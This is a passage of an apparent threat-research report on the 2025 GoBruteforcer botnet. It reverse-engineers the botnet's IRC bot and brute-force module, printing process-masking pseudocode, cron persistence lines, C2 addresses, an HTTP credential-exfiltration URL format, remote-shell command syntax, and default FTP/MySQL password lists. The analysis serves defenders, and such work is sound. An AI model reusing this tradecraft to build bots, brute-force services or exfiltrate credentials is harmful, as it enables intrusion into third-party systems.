
Figure 8 — Token-sweep transactions to the operators’ wallet on TRON.

IRC Bot technical details

In this section, we analyze the current (2025) version of the IRC bot used in the botnet to control infected hosts and deploy the GoBruteforcer.

The version distributed now differs in several ways from the one [discovered and documented in 2023](#).

As in the old version, the malicious binary is packed with UPX. However, the packer's "UPX!" signature bytes were replaced by "XXXX":



Offset	Original Hex	Original ASCII	Patched Hex	Patched ASCII
00000	7F 45 4C 46 01 01 01 03	ELF....	7F 45 4C 46 01 01 01 03	ELF....
00008	00 00 00 00 00 00 00 00		00 00 00 00 00 00 00 00	
00010	02 00 03 00 01 00 00 00		02 00 03 00 01 00 00 00	
00018	F0 FE 0E 08 34 00 00 00	ap..4...	F0 FE 0E 08 34 00 00 00	ap..4...
00020	00 00 00 00 00 00 00 00		00 00 00 00 00 00 00 00	
00028	34 00 20 00 03 00 28 00	4. ...(.	34 00 20 00 03 00 28 00	4. ...(.
00030	00 00 00 00 01 00 00 00		00 00 00 00 01 00 00 00	
00038	00 00 00 00 00 80 04 08	€..	00 00 00 00 00 80 04 08	€..
00040	00 80 04 08 B7 91 0A 00	.€.. '...	00 80 04 08 B7 91 0A 00	.€.. '...
00048	B7 91 0A 00 05 00 00 00	. '.....	B7 91 0A 00 05 00 00 00	. '.....
00050	00 10 00 00 01 00 00 00		00 10 00 00 01 00 00 00	
00058	00 00 00 00 00 20 0F 08		00 00 00 00 00 20 0F 08	
00060	00 20 0F 08 00 00 00 00		00 20 0F 08 00 00 00 00	
00068	48 41 15 00 06 00 00 00	HA.....	48 41 15 00 06 00 00 00	HA.....
00070	00 10 00 00 51 E5 74 64	Qâtd	00 10 00 00 51 E5 74 64	Qâtd
00078	00 00 00 00 00 00 00 00		00 00 00 00 00 00 00 00	
00080	00 00 00 00 00 00 00 00		00 00 00 00 00 00 00 00	
00088	00 00 00 00 06 00 00 00		00 00 00 00 06 00 00 00	
00090	04 00 00 00 27 8B 6F 01	'<o.	04 00 00 00 27 8B 6F 01	'<o.
00098	55 50 58 21 D4 12 0D 0C	UPX!Ö...	58 58 58 58 D4 12 0D 0C	XXXXÖ...

Figure 9 — Patched "UPX!" signature in the analyzed sample.

Once those bytes are patched back to their original state, standard UPX successfully unpacks the sample.

Previously, the bot was likely written in C and only the bruteforcer component was implemented in Go. Now, all samples used by the group are written in Go, including the IRC bot.

In addition, all samples are obfuscated with Garbler, which complicates the analysis because the binaries no longer contain plaintext strings.

The bot's functionality also changed in several ways:

- The algorithm for generating the IRC nickname was modified. The host name appended to the nickname is now less predictable — instead of replacing invalid characters with the literal string "default", the new code uses a regular expression that simply strips or replaces forbidden characters.
- An older version of the bot used the IRC command `MODE <nick> -xi`, which causes the bot to become visible on the server. That command was removed in the new version.
- The command handler was rewritten and the set of supported commands was expanded.

- Process masking features were added.

Below we examine the new and changed functionality in more detail, including aspects that were not documented previously.

Process masking

The malware attempts to hide its presence on the host in two ways: by changing the *process name* and by overwriting the *command line*.

Masking the process name

To change the short process name, the malware calls `prctl` with the `PR_SET_NAME` operation. Before the call, it truncates the supplied name so that it fits into the 16-byte kernel buffer used for the thread “comm” field. The following C-style pseudocode illustrates that technique:

```
int set_proc_name(const char *name)

char buf[16];

size_t n = name ? strlen(name) : 0;

if (n > 15) n = 15;

memcpy(buf, name, n);

buf[n] = '\\0';

// PR_SET_NAME == 15

if (prctl(15 /*PR_SET_NAME*/, (unsigned long)buf, 0, 0, 0) == -1) {

return -errno;

}

return 0;

}
```

In the observed sample, the fake process name used is `init`. As a result, utilities such as System Monitor display that value instead of the real executable name — a behavior that helps the binary blend in with legitimate system processes:

Processes Resources File Systems							
Search processes and users							
Process Name	User	% CPU	ID	Memory	Disk read total	Disk write total	
gnome-shell	user	23.24	2034	157.6 MB	11.8 MB	8.2 kB	
gnome-system-monitor	user	13.20	3148	68.6 MB	11.3 MB	N/A	
gnome-terminal-server	user	2.11	2789	11.4 MB	3.3 MB	N/A	
gjs	user	0.88	2673	15.1 MB	3.6 MB	N/A	
ibus-daemon	user	0.53	2142	5.2 MB	221.2 kB	8.2 kB	
xdg-desktop-portal-gnome	user	0.35	2649	9.9 MB	1.1 MB	N/A	
init	user	0.18	3226	655.4 kB	41.0 kB	4.0 MB	

Figure 10 — System Monitor shows the altered process name.

Masking the command line

The previous method for changing the process name does not affect the command line shown by many tools (for example, `ps aux`). To mask the malicious process in the output of these tools, the malware also overwrites the in-memory `argv` buffer so that `/proc/<pid>/cmdline` contains the fake label (and trailing zero bytes) instead of the original command line.

The sample first reads `/proc/self/cmdline` to learn the actual visible length of the command line. It then retrieves the pointer to the `argv[0]` buffer. If the chosen label ("`init`" in the analyzed sample) is longer than that available space, the code falls back to a one-byte label ("`x`"). Finally, it constructs the label plus NUL padding to match the original visible length and writes those bytes in place in the `argv` buffer. The C-pseudocode below mirrors this routine:

```
void maskCmdline(char *label) {
    ssize_t cmdlen = read_len("/proc/self/cmdline");

    void *dst; int cap;

    get_argv0_buf(&dst, &cap);

    if (!dst || cap <= 0 || cmdlen <= 0) return;

    int used = strlen(label);

    if (used > cap) { label = "x"; used = 1; }

    int pad = cmdlen - used;

    if (pad < 0) pad = 0;
```

```
buf = malloc(cmdlen);

memcpy(buf, label, used);

memset(buf + used, 0, pad);

if (used + pad > cmdlen);

memmove(dst, buf, cmdlen);

free(buf);

}
```

As a result, if we list processes using the `ps` utility, we see `init` instead of the original command line:



```
user      3226  0.0  0.1 796016  5908 ?        Ssl  19:56   0:07 init
```

Figure 11 — The “ps” utility shows the fake command line.

Initialization and connecting to server

When the binary starts executing, the `main.init` function builds the bot configuration. The configuration includes a list of C2 / IRC server endpoints (IP addresses or domains), a port for each entry, a generated visible nickname used for IRC registration, and the default IRC channel name.

In the observed samples, there are between 1-3 obfuscated C2 entries. In the active 2025 campaign, we observed the following C2 server addresses:

- **190.14.37[.]10:8080**
- **93.113.25[.]114:8080**
- **xyz.yuzgebhmwu[.]ru:8080**

```

for ( i = 0; i < 12; ++i )
{
    if ( i >= 12 )
        runtime_panicIndex(12, i);
    *(v38 + i) -= *(&v38[3] + i);
}
v14 = runtime_slicebytetostring(0, v38, 12); // "190.14.37.10"
dword_822F2E4 = HIDWORD(v14);
if ( dword_8242830 )
    runtime_gcWriteBarrier(v14, &cnc_1);
else
    cnc_1 = v14;
v37 = 0x4D6FA51F;
v36 = 0x7DA7D557;
for ( j = 0; j < 4; ++j )
{
    if ( j >= 4 )
        runtime_panicIndex(4, j);
    *(&v36 + j) -= *(&v38[-1] + j);
}
v15 = runtime_slicebytetostring(0, &v36, 4); // "8080"
dword_822F2EC = HIDWORD(v15);
if ( dword_8242830 )
    runtime_gcWriteBarrier(v15, &port_1);
else
    port_1 = v15;
v5 = main_glob__93_113_25_114(); // "93.113.25.114"
dword_822F300 = HIDWORD(v5);
if ( dword_8242830 )
    runtime_gcWriteBarrier(v5, &cnc_2);
else
    cnc_2 = v5;
v6 = main_glob__8080(); // "8080"
glob__8080 = HIDWORD(v6);
if ( dword_8242830 )
    runtime_gcWriteBarrier(v6, &port_2);
else
    port_2 = v6;
v7 = main_glob__xyz_yuzgebhmwu_ru(); // "xyz.yuzgebhmwu.ru"
dword_822F31C = HIDWORD(v7);
if ( dword_8242830 )
    runtime_gcWriteBarrier(v7, &cnc_3);
else
    cnc_3 = v7;
v35 = 0xF2274FC8;
v34 = 0xC21F7FF0;

```

Figure 12 — Obfuscated C2 server address list.

The bot cycles through the hardcoded C2 list in a round-robin, going to the next C2 server and trying to connect. Usually, the IRC servers used by the malware run on the TCP port **8080**.

Immediately after the TCP connection completes, the bot sends two IRC commands:

NICK <nick>

USER K 0 * :2025

For the **USER** command, the bot uses hardcoded values for the fields:

- **K** is used for the **username** field.
- **2025** is used for the **realname** field.

This means that raw IRC messages in which the IRC server refers to the bot look like:

```
:<nick>!K@<host> JOIN #bots-x86
```

Most probably, the **realname** field is for the release year or the version number, as in earlier bots this value was set to **2022**.

Optionally, the bot can also send the **PASS** message, if enabled in the configuration for the server. In the analyzed samples, this option was switched off.

Nickname format

The nickname generated by the bot has the following format:

```
M|<flag>|<random-6-digits>|<cpu_num>c|<hostname>
```

Observed components:

- **M** — Constant prefix used by this bot family.
- **<flag>** — A small flag value (observed as a single digit, e.g., indicating root/non-root).
- **<random-6-digits>** — A six-digit random identifier (regenerated if the nick is already in use).
- **<cpu_num>c** — A numeric value representing the number of CPUs on the infected machine, suffixed with **c**.
- **<hostname>** — The sanitized device hostname, truncated to 10 characters.

After the bot registers, the C2 IRC server immediately replies with the normal connection numerics and then performs an automatic nick rewrite. The exact observed sequence:

```
:server.com 001 <nick> :
```

```
:server.com 002 <nick> :
```

```
:server.com 003 <nick> :
```

```
:server.com 005 <nick> CHANTYPES=# PREFIX=(o)@ CHANMODES=o NETWORK=server :are supported by this server
```

```
:server.com 422 <nick> :
```

```
:<nick> NICK <country_code>|<nick>
```

- **001–003 (welcome messages).** Normally these contain a greeting, the server version, and creation date. Here they are empty, which hides useful information about the server.
- **005 (capabilities).** The server declares a very restricted rule set: there is only one type of channel (those starting with #), and there are only two types of users — the operator and everyone else. Operators can see and control everything, while regular users are severely limited: they cannot see each other’s presence or messages, and effectively can only communicate with the operator. This design prevents bots from “talking” to each other and ensures that only the operator can control them.
- **422 (nick change).** Finally, the server forces the bot to change its nickname by adding a two-letter country code such as **US|**. Most likely the country code is obtained from the bot’s IP address and allows the operator to quickly group bots by geography.

Server-side restrictions

The IRC server used in the current campaign enforces a constrained policy and limits functionality for unauthenticated users. Only a small command set is allowed:

- Commands allowed for non-operators: **NICK**, **USER**, **PASS**, **JOIN**, **PING**, **PONG**, **NOTICE**, **PRIVMSG**.
- Attempts to use other commands result in a **481** numeric (permission denied). The observed server message:

```
:server.com 481 <nick> :Permission Denied- You're not an IRC operator
```

Counteracting bot monitoring and hijacking

As mentioned earlier, the server is configured to prevent bots from seeing messages from other bots. Bots use direct **NOTICE** messages to send command execution results to the bot operator. (The list of commands and how they are handled will be described later.)

This hides the botnet from monitoring agents and prevents the bot from being hijacked.

With this configuration, the only way to send messages from one bot to another is to send a direct message addressed to its nickname. However, due to the random generation of 6-digit numeric sequences in nicknames, as well as our lack of knowledge of the hostnames and the geography of the victims, a large-scale brute-force attack would be necessary to achieve this.

In addition, besides the server restrictions, the bot itself enforces a check before processing any control command. The observed logic is:

- The bot only considers messages whose message text begins with the **!** prefix (commands are delivered as **!<cmd> . . .** in the trailing part of an IRC **PRIVMSG**).

- The bot inspects the full IRC prefix token (the raw `nick!user@host` token that appears after the leading `:"`). It searches that prefix for the substring `@127.0.0.1` — i.e., `@` immediately followed by `127.0.0.1`. Only messages whose prefix contains `@127.0.0.1` pass the check. If the substring is not present, the message is ignored.

This functionality essentially allows bots to be managed only by an operator connected locally to the IRC server. Even if this restriction is circumvented, the two measures described above prevent bots from being controlled by an unauthorized party.

Default Channels

The bot automatically joins a small set of persistent channels after a successful login. One channel is a global base channel (`#bots`), and the others are architecture-specific channels. The observed channel names include:

- `#bots` (base channel)
- `#bots-x86`
- `#bots-arm`
- `#bots-arm64`
- `#bots-mips`

The per-architecture channels allow the operator to send commands only to bots running a specific architecture (e.g., push an x86-only payload to `#bots-x86`).

After the server sends the `001` welcome numeric, the bot waits a short time (3 seconds) and issues a `JOIN` message for each channel in its persistent list. Example lines the bot sends include:

`JOIN #bots`

`JOIN #bots-x86`

IRC Messages Handled by the Bot

The bot processes the following types of IRC messages sent by the server:

- `PING` — Immediately replies with a `PONG` message.
- `001` — Welcome message. When the bot receives this message, it sends `JOIN` commands to connect to its persistent channels.
- `433` — Nickname already in use. When received, the bot generates a new nickname and resends a `NICK` command.
- `NICK` — The server forces a nickname change. The bot updates its internal state accordingly.
- `JOIN` — Notification that a user joined a channel. If it is the bot itself, it records the channel in its list.
- `PART` — Notification that the bot left a channel. The bot removes the channel from its list.

- **KICK** — The bot is removed from a channel and deletes the channel from its list.
- **PRIVMSG** — A direct message to the bot. These messages are used by the operator to issue commands (covered in the next section).
- **ERROR** — Error notification.

Command and Control

The operator controls the bots using commands with a specific format. There are two accepted delivery forms:

The operator controls the bots using commands with a specific format. There are two accepted delivery forms:

Channel broadcast (targets all bots in a channel):

```
:xx!x@127.0.0.1 PRIVMSG #bots-x86 :!<command> <args>
```

Direct (private) command to a specific bot nick:

```
:xx!x@127.0.0.1 PRIVMSG US|M|1|123456|4c|vps-123 :!<command> <args>
```

The following commands are supported:

!join <channel> — join a channel.

The bot accepts both channel name forms (with or without **#**) in the command argument. If the channel does not start with **#**, the bot prepends **#**. The bot sends **JOIN <channel>** to the server and stores the channel in its persistent channel list (and rejoins when it reconnects).

This command allows the operator to group bots by a feature, for example, bots hosted in a specific datacenter.

Example:

```
:xx!x@127.0.0.1 PRIVMSG US|M|1|123456|4c|vps-123 :!join #bots-digitalocean
```

- **!part #<channel>** — Leave the channel.

The bot expects channel names with **#** in this handle. As a result of handling this command, the bot sends **PART #<channel>** and removes the channel from its persistent list.

- **!channels** — List persistent channels.

The bot replies to the command sender (using a private NOTICE message) with either a list of channels, or No persistent channels configured if the list is empty.

Example:

```
# server -> bot
```

```
:xx!x@127.0.0.1 PRIVMSG US|M|1|123456|4c|vps-123 :!channels
```

bot -> server

NOTICE xx :Persistent channels: #bots, #bots-x86

- **!nick [<nickname>]** — Set or regenerate the nickname.
The command allows the operator to set an arbitrary nick to a specific bot.
- **!reconnect** — Schedule a reconnect.
The bot silently closes the connection with the server and reconnects after a short delay (2 seconds).
- **!quit <message...>** — Disconnect and quit.
After receiving this command, the bot sends a **QUIT :<message>** to the server, closes the connection, and shuts down the bot. This command allows the operator to restart the bot in the event of an update (if the bot auto-run is kept in cron, in which case it restarts every 5 minutes).
- **!msg <target> <text...>** — send PRIVMSG on behalf of the bot.
The purpose of this command is unclear. The command instructs the bot to send a **PRIVMSG** message to a channel or to another bot. Due to the host address check in the bot message handler, this command cannot be used to relay control commands. Such commands won't be processed by other bots. In addition, due to server settings, other bots can't see messages sent by the bot.

Example:

server -> bot

:xx!x@127.0.0.1 PRIVMSG <nick1> :!msg #bots Test

bot -> server

PRIVMSG #bots :Test

!exec <args> — Remote shell command execution.

The **exec** command runs the shell command by launching **/bin/sh -c "<args>"**. The bot constructs the command from the tokens after **exec** by adding a space.

Standard output (stdout) of the shell process is scanned line-by-line. Each line is sent back to the original message sender as a separate **NOTICE** IRC message to the botmaster.

Example:

server -> bot

:xx!x@127.0.0.1 PRIVMSG #bots :!exec ls -al

bot -> server

NOTICE xx :drwxr-xr-x 23 root root 4096 Sep 25 12:13 .

NOTICE xx :drwxr-xr-x 23 root root 4096 Sep 25 12:13 ..

NOTICE xx :lrwxrwxrwx 1 root root 7 Apr 22 2024 bin -> usr/bin

...


It is important to note here that messages sent in this way are visible only to the botnet operator, are not visible in the channel, and cannot be received by other users or bots.

Persistence and Single-Instance Control

The rest of the functionality remains almost unchanged compared to previous versions.

To maintain persistence on the system, the bot relies on cron, which restarts the binary every five minutes (`*/5 * * * * <cmd>`). Before setting up cron jobs, the malware copies itself into several paths:

- `/tmp`
- `/var/tmp`
- `/dev/shm`
- `/run/lock`



```
*/5 * * * * /tmp/init_start
*/5 * * * * /var/tmp/init_start
*/5 * * * * /dev/shm/init_start
*/5 * * * * /run/lock/init_start
```

Figure 13 — The list of cron jobs added by GoBruteforcer.

To ensure that only one instance runs at a time, the bot uses a simple local socket-based mutex: it binds a socket to the loopback interface (`127.0.0.1`) on a fixed port and keeps the listener open. If the port is already in use, the new instance terminates. In the analyzed sample, the port `51125` was used, although other samples employed different ports (for example, `52225`), enabling the botnet operators to run two versions in parallel for testing updates.

Bruteforcer module

In this section, we examine the brute force module of the GoBruteforcer malware (2025 variant), which targets four service types (FTP, MySQL, PostgreSQL, and phpMyAdmin (PMA)) by systematically attempting to log in using credential lists. We describe how the malware selects target IP addresses, manages concurrency, and executes protocol-specific brute-force routines.

Initialization

Overall, the bruteforcer's design balances speed (scanning tens of IP addresses per second) with stealth (skipping specific IP ranges, avoiding unnecessary reporting, and not saturating bandwidth).

As seen with the IRC bot, the bruteforcer starts with a single-instance guard: It binds a TCP socket on the loopback interface to a fixed port (`127.0.0.1:51126`). If the port is already in use, it exits to prevent a second launch.

The malware introduces a random delay between 10 and 400 seconds before beginning any activity.

Next, the malware obtains the credential list and mode (one of `mysql`, `ftp`, `pma`, or `postgres`) from a C2 server at a URL hardcoded in the sample (the exact address may differ across samples):

`http://190.14.37[.]10/new.php`

To make a request to the C2 server, the malware uses a specific User-Agent string:

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36

The C2 server usually returns the output in the following form:

`mysql`

`appuser:`

`appuser:1q2w3e4r5t`

`appuser:test123`

`appuser:zing`

`appuser:anhyeuem`

`appuser:Qwerty12`

`appuser:10203`

`appuser:woaini`

`appuser:1111111`

`...`

The first line indicates the mode, followed by a list of 200 lines containing `username:password` pairs.

If the C2 server is unavailable, the malware falls back to the default `mysql` mode and a hardcoded list of seven `username:password` pairs:

```
{  
"root:", "root:admin", "root:123", "root:1234",  
"root:pass", "root:password", "root:123456",  
}
```

The bot launches a dedicated goroutine to poll its C2 server every 15 minutes for updates to the bruteforcing task and credentials list (with a faster 30-second retry loop on failure).

The main bruteforce loop itself runs continuously unless stopped by the C2 server.

Worker Pool and Concurrency Control

In the main loop, GoBruteforcer maintains a fixed pool of worker goroutines that perform bruteforce tasks in parallel. The pool size is chosen based on the CPU architecture of the infected host. On 64-bit systems (`x86_64` or `arm64`), the malware sets a target of **95** concurrent workers, whereas 32-bit or lower-end systems use fewer (e.g. **85** on `i686`, **35** on `armv5tel`, **50** on others by default). This target is set once at startup and remains constant unless a stop command is issued by the C2 server. Each worker is a short-lived task that will scan a single IP address for a given service and then exit.

Pool maintenance

The main controller seeds the pool by immediately launching the required number of goroutines and then continuously adds more. A counter is triggered every **1 second** to check how many workers are currently active. If the number dropped below the target (e.g. some finished their scan), the malware spawns new workers to make up the deficit. This way, the pool always hovers near the fixed concurrency level.

The pool mechanism ensures a steady load and throughput – on x86-64 an infected host reliably keeps approximately **95** parallel bruteforce threads running.

Task loop and stop signal

A central loop in the malware continuously monitors the mode provided by the C2 server (the service to bruteforce). If the mode switches to stop, the malware shuts down the pool. To stop, it signals a cancellation context shared by all workers.

Single-IP task per worker

Upon starting, each worker goroutine takes a snapshot of the current bruteforcing “mode” (e.g., FTP or MySQL) and generates one target IP address to attack. It then executes the corresponding bruteforce routine for that IP (detailed in the protocol sections below) and exits. This means each thread handles at most one IP address from start to finish. By cycling workers in this one-IP-per-worker fashion, the malware naturally load-balances and avoids any single thread running for too long. The one-IP tasks also make it simple to maintain the target concurrency: As soon as a worker exits, a new one is spawned to pick up the next IP.

Target IP Selection and Filtering

For each bruteforce attempt, GoBruteforcer selects a random IPv4 address as the target. However, it intelligently filters out IPs that belong to non-routable networks or specific ranges the operators appear to avoid. The IP generation function essentially performs an “infinite dice throw” over the 4 octets until it comes up with an address that is not in any forbidden range. This prevents wasting time on addresses that cannot be reached or may attract unwanted attention.

```
A = math_rand_ptr_Rand_Intn(g_rand_seed, 256);
B = math_rand_ptr_Rand_Intn(g_rand_seed, 256);
C = math_rand_ptr_Rand_Intn(g_rand_seed, 256);
D = math_rand_ptr_Rand_Intn(g_rand_seed, 256);
}
while ( (_BYTE)A == 127 );
}
while ( !(_BYTE)A || (_BYTE)A == 3 || (_BYTE)A == 15 || (_BYTE)A == 16 || (_BYTE)A == 56 || (_BYTE)A == 10 );
if ( (_BYTE)A != 192 )
{
    v9 = B;
    break;
}
v9 = B;
}
while ( B == 168 );
}
while ( (_BYTE)A == 172 && (unsigned __int8)(v9 - 16) <= 15u
|| (_BYTE)A == 100 && (unsigned __int8)(v9 - 64) < 64u
|| (_BYTE)A == 169 && v9 == 254
|| (_BYTE)A == 198 && (v9 == 18 || v9 == 19)
|| (unsigned __int8)A >= 224u );
*(__QWORD *)&v18[5] = 0xD7D637211E000000LL;
v10 = 0x1D1C1A16150B0706LL;
*(__QWORD *)v18 = 0x1D1C1A16150B0706LL;
for ( i = 0; i < 13; ++i )
{
    v10 = (unsigned __int8)v18[i];
    if ( (_BYTE)v10 == (_BYTE)A )
        goto LABEL_1;
}
}
```

Figure 14 — Generation and filtering random IP addresses.

The malware skips the following address categories by checking the octets against hardcoded conditions:

- **Private/Non-Internet networks:** All RFC1918 private IPv4 ranges are excluded. This covers 10.0.0.0/8, 172.16.0.0/12, and 192.168.0.0/16. It also excludes IP addresses in 100.64.0.0/10 (carrier-grade NAT space), the local loopback 127.0.0.0/8, and the non-routed “this network” block 0.0.0.0/8. Similarly, link-local APIPA addresses 169.254.0.0/16 are skipped. None of these are valid targets on the public Internet.
- **Special reserved ranges:** The malware avoids addresses reserved for documentation and testing. For example, it excludes 198.18.0.0/15 (set aside for RFC2544 benchmarking tests). It also broadly filters out **multicast ranges** by rejecting any address with a first octet ≥ 224 that are not used for regular unicast hosts.
- **Major cloud provider space:** The IP filter also blocks several /8 ranges that are heavily used by [Amazon Web Services](#): 3.0.0.0/8, 15.0.0.0/8, 16.0.0.0/8, 56.0.0.0/8. Cloud environments often have active honeypots and aggressive abuse response; the botnet authors appear to deem these targets as either low-priority or high-risk.
- **“Sensitive” US government networks:** A notable feature is a built-in blacklist of 13 specific /8 blocks historically associated with the U.S. Department of Defense (DoD) and related agencies. These include IP addresses starting with 6, 7, 11, 21, 22, 26, 28, 29, 30, 33, 55, 214, or 215. Such networks (e.g. 6.0.0.0/8 or 30.0.0.0/8) are largely U.S. military addresses. By skipping them, the bot avoids drawing unnecessary attention and likely sidesteps government-run honeypots and sensors, reducing the chances of the botnet being monitored or disrupted.

Bruteforce Tasks

Each bruteforce task begins with a 2-second timeout port probe to verify that the target service is reachable. The malware can check FTP (21/tcp), PostgreSQL (5432/tcp), phpMyAdmin (HTTP on 80/tcp), and MySQL (3306/tcp). The task only proceeds with testing credentials if the probe succeeds.

All bruteforce attempts use unencrypted connections. This approach misses targets that enforce encryption (e.g., FTPS, HTTPS-only phpMyAdmin, or MySQL/PostgreSQL with mandatory TLS), but the operators likely judge the plaintext exposure pool is large enough to justify the speed and simplicity gains.

Successful bruteforce hits are exfiltrated via a plain HTTP GET request to the C2’s **/pst** endpoint (often on port **9090**), with details encoded in the query string:

- **i** – target (IP or URL).
- **c** – service code (1 – for **pma**, 2 – for **mysql**, 3 – for **ftp**, 4 – for **postgres**).
- **u** – username.
- **p** – password.
- **e** – extra metadata (e.g., PMA base path).

Example:

http://190.14.37.10:9090/pst?i=123.123.123.1236&c=4&u=postgres&p=12345678910&e=

Requests use a hardcoded User-Agent string:

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36

FTP

Unlike the other protocols, FTP does not rely on C2-provided credentials. The malware binary includes a hardcoded list of 22 username:password pairs that it always uses for FTP bruteforcing. These appear to be commonly used or default FTP accounts:

apache2:apache2

apache:apache

blog:blog

daemon:xampp

daemon:lampp

daemon:1234

daemon:pass

daemon:password

daemon:123

http:http

httpadmin:fhttpadmin

httpadmin:httpadmin

httpd:httpd

nobody:lampp

web:web

jxbserver:webpages

website:123

website:123456

website:website

wordpress:123456

wordpress:wordpress

www:www

It's important to note that the list of credentials received from the C2 server is completely ignored. Given that the C2 server transmits a list of credentials for bruteforce testing regardless of the selected mode, we can conclude that the malware developers made a mistake, and this behavior is most likely a bug.

The order of 22 built-in credentials is randomized for each run. The malware makes a copy of the built-in list and calls `rand.Shuffle`. After shuffling, it inserts the `"trash:trashh"` entry at the top of the list. This means that for every target IP, the order of the real credentials is different, but the first attempt is always the `"trash"` user with password `"trashh"`.

Upon a successful FTP login, the malware reports the found username and password pair to its C2. It is noteworthy that if the credential `"trash:trashh"` succeeded, the malware explicitly suppresses reporting. After any success (`trash` or otherwise), the FTP bruteforce thread exits immediately without attempting any further passwords on that host.

The presence of the odd `"trash:trashh"` credential (which is not a default in any known FTP server) suggests it is a deliberate sentinel by the attackers. It may serve as a kill-switch or fast-exit for machines under the attackers' control. If they pre-install an FTP user `"trash"` with password `"trashh"` on certain systems, the bot immediately finds it and stops scanning that machine.

MySQL

For MySQL bruteforcing, the list of credentials is drawn from the bot's global list, which is populated via C2 commands. If the bot fails to fetch instructions from C2 on startup, it falls back to a built-in default list containing a few very common MySQL credentials as described above.

Before usage, the credential list is copied and shuffled so that each worker iterates through the credentials in a random order.

The malware uses Go's MySQL driver (`database/sql` with the MySQL connector) for attempted logins. For each credential in the list, it constructs a **DSN (Data Source Name)** string with the format:

```
<user>:<pass>@tcp(<ip>:3306)/?timeout=5s&collation=utf8_general_ci
```

The first accepted login short-circuits continues the attempt and is reported to the C2 server.

Postgres

Bruteforcing PostgreSQL (port 5432) follows almost the same pattern as MySQL, with minor differences primarily in the connection string and protocol specifics.

It uses the same credential list provided by C2. Just like MySQL, the list is randomized per worker.

For each `username:password`, the malware constructs a Postgres connection URL of the form:

```
postgres://<user>:<pass>@<ip>:5432/?sslmode=disable
```

Notably, it appends `sslmode=disable` to force a plaintext connection.

phpMyAdmin

The phpMyAdmin bruteforce logic is more complex, as it involves navigating a web interface on HTTP. PhpMyAdmin (PMA) is a web-based MySQL administration panel, typically accessed via a URL path on a web server. The malware's PMA module is designed to find these panels on targets and then attempt to log in through the HTML form.

The bot only proceeds if the target's TCP/80 (HTTP) port is open. Interestingly, it does not appear to try HTTPS/443 in this variant – the code explicitly checks port 80.

The malware contains a large built-in list of possible phpMyAdmin installation paths (directory names). In our sample, this list has approximately 80 entries covering multiple common directory variants. Examples include standard names like `/phpMyAdmin/` or `/phpmyadmin/`, numeric versions like `/phpMyAdmin-5.2.1/`, obscured names like `/db/admin/` or `/mysql/pma/`, and even WordPress plugin paths like `/wp-content/plugins/portable-phpmyadmin/wp-pma-mod/` (87 different paths in total). This comprehensive list suggests the attackers want to find PMA even if the administrator renamed the folder or installed a specific version.

```
"/mysql-admin",
"/mysql_admin",
"/mysql/db",
"/mysql/dbadmin",
"/mysql/pma",
"/mysql/pma/",
"/mysql/sqlmanager/",
"/mysql/web/",
"/mysqladmin/",
"/php-my-admin/",
"/php-myadmin/",
"/phpMyAdmin-4.9.10-all-languages/",
"/phpMyAdmin-4.9.7/",
"/phpMyAdmin-4/",
"/phpMyAdmin-5.1.0/",
"/phpMyAdmin-5.1.1/",
"/phpMyAdmin-5.2.0-all-languages/",
"/phpMyAdmin-5.2.0/",
"/phpMyAdmin-5.2.1-all-languages/",
"/phpMyAdmin-5.2.1-english/",
"/phpMyAdmin-5.2.1/",
"/phpMyAdmin-5.2/",
"/phpMyAdmin-5/,"
```

Figure 15 – The deobfuscated list of PhpMyAdmin paths found in the sample (partial).

For each candidate path, the malware tries to detect if phpMyAdmin is present before attempting a login. It creates an HTTP client (with a cookie jar) and sends a GET request to:

`http://<ip>/<base>/index.php?lang=en`. The custom `User-Agent` is set to `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3k (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36`, likely to blend in as normal traffic.

When a response is received, the HTML is loaded and the code checks for indicators of a phpMyAdmin login page:

- Extracts the page `<title>` and looks for the substring “phpMyAdmin” (to confirm this is likely a PMA page).
- Ensures the title does not contain “setup” (to avoid confusing the setup page or other admin pages with the actual login).

